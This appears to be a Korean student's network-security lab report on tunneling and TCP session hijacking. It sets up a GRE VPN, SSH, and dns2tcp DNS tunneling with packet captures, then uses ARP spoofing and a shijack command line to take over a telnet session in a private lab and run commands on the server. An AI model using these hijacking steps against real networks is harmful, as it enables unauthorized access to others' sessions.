네트워크보안 과제5

터널링, TCP 세션 하이재킹

202246109
김기현
2025년 4월 30일

실습 환경

Attacker 시스템:

Kali Linux (192.168.40.**128**)

Client 시스템:

Windows 7 (192.168.40.**132**)

Server 시스템:

Ubuntu 22.04.5 LTS (192.168.40.**129**)


Tools:

PackeTracer

dns2tcp

shijack

1. Router, Pc 구성 및 설정



2. Router 라우팅 설정

```
R1(config-if)#ip route 0.0.0.0 0.0.0.0 11.0.0.2
R1(config)#
```

```
R2(config-if)#ip route 0.0.0.0 0.0.0.0 10.0.0.2
R2(config)#
```

라우팅 설정 후 ping 으로 연결을 확인해보겠습니다.

```
R1#ping 10.0.0.1

Type escape sequence to abort.
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms
```

```
R2#ping 11.0.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.0.0.1, timeout is 2 seconds:
..!!!
Success rate is 60 percent (3/5), round-trip min/avg/max = 0/0/0 ms
```

라우팅이 정상적으로 설정된걸 확인했습니다.

3. Router1, 2 VPN 터널 생성

```
R2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#int tunnel 100

R2(config-if)#
%LINK-5-CHANGED: Interface Tunnel100, changed state to up

R2(config-if)#ip address 172.16.1.2 255.255.0.0
R2(config-if)#tunnel source fa0/0
R2(config-if)#tunnel destination 11.0.0.1
R2(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel100, changed state to up
```

ping 으로 연결을 확인하겠습니다.


```
R1#ping 10.0.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

R1#ping 172.16.1.2

Type escape sequence to abort.
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/2/10 ms
```

Router1의 연결을 확인했습니다.

```
R2#ping 11.0.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.0.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

R2#
R2#ping 172.16.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
..!!!
Success rate is 60 percent (3/5), round-trip min/avg/max = 0/1/3 ms
```

Router2의 연결을 확인했습니다.

4. VPN 터널 라우팅



```
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.....: FE80::202:4AFF:FEB5:63B9
   IPv6 Address.....: ::
   IPv4 Address.....: 192.168.10.2
   Subnet Mask.....: 255.255.255.0
   Default Gateway.....: ::
                                 192.168.10.1

Bluetooth Connection:

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.....: ::
   IPv6 Address.....: ::
   IPv4 Address.....: 0.0.0.0
   Subnet Mask.....: 0.0.0.0
   Default Gateway.....: ::
                                 0.0.0.0

C:\>ping 192.168.20.2

Pinging 192.168.20.2 with 32 bytes of data:

Reply from 192.168.20.2: bytes=32 time<1ms TTL=126
Reply from 192.168.20.2: bytes=32 time=9ms TTL=126
Reply from 192.168.20.2: bytes=32 time<1ms TTL=126
Reply from 192.168.20.2: bytes=32 time=5ms TTL=126

Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 9ms, Average = 3ms

C:\>tracert 192.168.20.2

Tracing route to 192.168.20.2 over a maximum of 30 hops:

  1    0 ms      0 ms      0 ms      192.168.10.1
  2    0 ms      0 ms      0 ms      172.16.1.2
  3    11 ms     3 ms      11 ms     192.168.20.2

Trace complete.
```

```
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.....: FE80::260:47FF:FE90:A
   IPv6 Address.....: ::
   IPv4 Address.....: 192.168.20.2
   Subnet Mask.....: 255.255.255.0
   Default Gateway.....: ::
                                 192.168.20.1

Bluetooth Connection:

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.....: ::
   IPv6 Address.....: ::
   IPv4 Address.....: 0.0.0.0
   Subnet Mask.....: 0.0.0.0
   Default Gateway.....: ::
                                 0.0.0.0

C:\>ping 192.168.10.2

Pinging 192.168.10.2 with 32 bytes of data:

Reply from 192.168.10.2: bytes=32 time<1ms TTL=126
Reply from 192.168.10.2: bytes=32 time=5ms TTL=126
Reply from 192.168.10.2: bytes=32 time=5ms TTL=126
Reply from 192.168.10.2: bytes=32 time<1ms TTL=126

Ping statistics for 192.168.10.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 5ms, Average = 2ms

C:\>tracert 192.168.10.2

Tracing route to 192.168.10.2 over a maximum of 30 hops:

  1    0 ms      0 ms      0 ms      192.168.20.1
  2    0 ms      1 ms      1 ms      172.16.1.1
  3    0 ms      0 ms      0 ms      192.168.10.2

Trace complete.
```

PC0 -> PC1

ping 192.168.20.2

tracert 192.168.20.2


PC1 -> PC0

ping 192.168.10.2

tracer 192.168.10.2

PC0 <-> PC1 의 VPN 터널링이 정상적으로 구성된걸 확인 했습니다.

1. 네트워크 구성하기



교재에 있는대로 패킷트레이서로 네트워크를 구성했습니다.

2. SSH 설정하기

```
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface GigabitEthernet0/0
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up
ip address 192.168.1.1 255.255.255.0
Router(config-if)#ip address 192.168.1.1 255.255.255.0
Router(config-if)#exit
Router(config)#line vty 0 4
Router(config-line)#transport input ssh
Router(config-line)#login local
Router(config-line)#exit
Router(config)#hostname sshserver
sshserver(config)#username kgh password 1234
sshserver(config)#ip domain-name kgh.kr
sshserver(config)#crypto key generate rsa
The name for the keys will be: sshserver.kgh.kr
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 512
% Generating 512 bit RSA keys, keys will be non-exportable...[OK]

sshserver(config)#
```

3. 라우터로 SSh 접속


```
Cisco Packet Tracer PC Command Line 1.0
C:\>ssh -l kgh 192.168.1.1

Password:



sshserver>
```

라우터로 ssh접속이 정상적으로 이루어졌습니다.


1. dns2tcp 설정하기

dns2tcp 서버를 실행했습니다.

dns2tcp 클라이언트를 실행했습니다.




2. dns2tcp를 이용해 통신 연결하기




tcpdump로 dns2tcp통신 패킷을 확인해보면

```
17:20:02.500358 IP linux.37130 > _gateway.domain: 33343+ PTR? 128.40.168.192.in-addr.arpa. (45)
17:20:02.504311 IP _gateway.domain > linux.37130: 33343 NXDomain 0/1/0 (115)
17:20:03.020126 IP 192.168.40.128.59988 > linux.ssh: Flags [P.], seq 44:80, ack 69, win 500, options [nop,nop,TS val 3496258531 ecr 4060439878], length 36
17:20:03.020589 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 69:121, ack 80, win 500, options [nop,nop,TS val 4060440421 ecr 3496258531], length 52
17:20:03.020799 IP 192.168.40.128.59988 > linux.ssh: Flags [.], ack 121, win 500, options [nop,nop,TS val 3496258532 ecr 4060440421], length 0
17:20:03.024255 IP linux.60374 > 192.168.40.128.domain: 11918+ TXT? AAAAANEFAA.=auth.dns2tcp.kgh.kr. (49)
17:20:03.024736 IP 192.168.40.128.domain > linux.60374: 11918* 1/0/0 TXT "AvHsAANEFAFFQMDFUN1lEOTNLUzdCMzI" "" (95)
17:20:03.024806 IP linux.60374 > 192.168.40.128.domain: 9863+ TXT? vHuFgAABAENBMjVBNjYzQjcwOEZGNDhDQ0NDMEQ0OEQ5QTQ5QjE4MTczQTFBMDE.=auth.dns2tcp.kgh.kr. (102)
17:20:03.025069 IP 192.168.40.128.domain > linux.60374: 9863* 1/0/0 TXT "AvHuFgAABAA" "" (127)
17:20:03.025131 IP linux.60374 > 192.168.40.128.domain: 37073+ TXT? vHs4X/VoAHNzaA.=connect.dns2tcp.kgh.kr. (56)
17:20:03.025579 IP 192.168.40.128.domain > linux.60374: 37073* 1/0/0 TXT "AvHs4X/VoAkNvbm5leGlvbiByZWZ1c2Vk" "" (103)
17:20:03.025760 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 121:261, ack 80, win 500, options [nop,nop,TS val 4060440426 ecr 3496258532], length 140
17:20:03.025924 IP 192.168.40.128.59988 > linux.ssh: Flags [.], ack 261, win 499, options [nop,nop,TS val 3496258537 ecr 4060440426], length 0
17:20:03.026149 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 261:361, ack 80, win 500, options [nop,nop,TS val 4060440427 ecr 3496258537], length 100
```




dns2tcpd에서 DNS 응답 패킷을 보내주는 형태임을 알 수 있습니다.

1. 텔넷 접속 생성하기




공격을 하기 전에 client <-> server 텔넷 연결 세션을 만들었습니다.


2. 패킷 릴레이 설정하기



fragrouter로 패킷을 릴레이 해줍니다.

3. ARP 스푸핑하기






arpspoof로 ARP 스푸핑을 수행합니다.

telnet 서버의 MAC address가 공격자의 MAC address로 위조되었습니다.

4. 패킷 확인하기 (포트정보 확인하기)



tcpdump로 텔넷 서버와 클라이언트 간의 오고가는 패킷을 캡쳐 합니다.

이때 클라이언트와 서버에서 telnet이 실행되는 포트정보를 확인합니다.

server :

IP: 192.168.40.129, port: **23** (well known)

client :

IP: 192.168.40.132, port: **49163**

클라이언트에서 telnet 서버와 통신하는 프로세스의 포트넘버를 확인했습니다.

5. 세션 하이재킹 공격 수행하기

attacker는 telnet 세션을 탈취해서 서버에 직접 명령을 실행할 수 있습니다.

```
┌──(kali㉿kali)-[~/shijack]
└─$ sudo ./shijack-lnx eth0 192.168.40.132 49163 192.168.40.129 23
[sudo] password for kali:
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x128427b9 ACK = 0xfbc5e2ee
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
mkdir 2025_04_30_kgh
```

```
kgh@linux:~$ ls
2025_04_30_kgh  Desktop  Documents
```

attacker에서 mkdir 2025_04_30_kgh 명령어를 입력하자 실제로 해당 디렉토리가 서버에 생성되는 것을 확인할 수 있었습니다.

이외에도 여러 명령어가 정상적으로 수행되며 세션이 완전히 탈취되었음을 확인할 수 있었습니다.

```
┌──(kali㉿kali)-[~/shijack]
└─$ sudo ./shijack-lnx eth0 192.168.40.132 49166 192.168.40.129 23
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x671f8eb3 ACK = 0xc555965a
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
ls
mkdir kghhhh
rm -rf kghhhh
kgh@linux:~$ ls
2025_04_30_kgh  Downloads  Public     dns2tcpc_config  pt
Desktop         Music      Templates  kghhhh           snap
Documents       Pictures   Videos     os
kgh@linux:~$ ls
2025_04_30_kgh  Downloads  Public     dns2tcpc_config  snap
Desktop         Music      Templates  os
Documents       Pictures   Videos     pt
```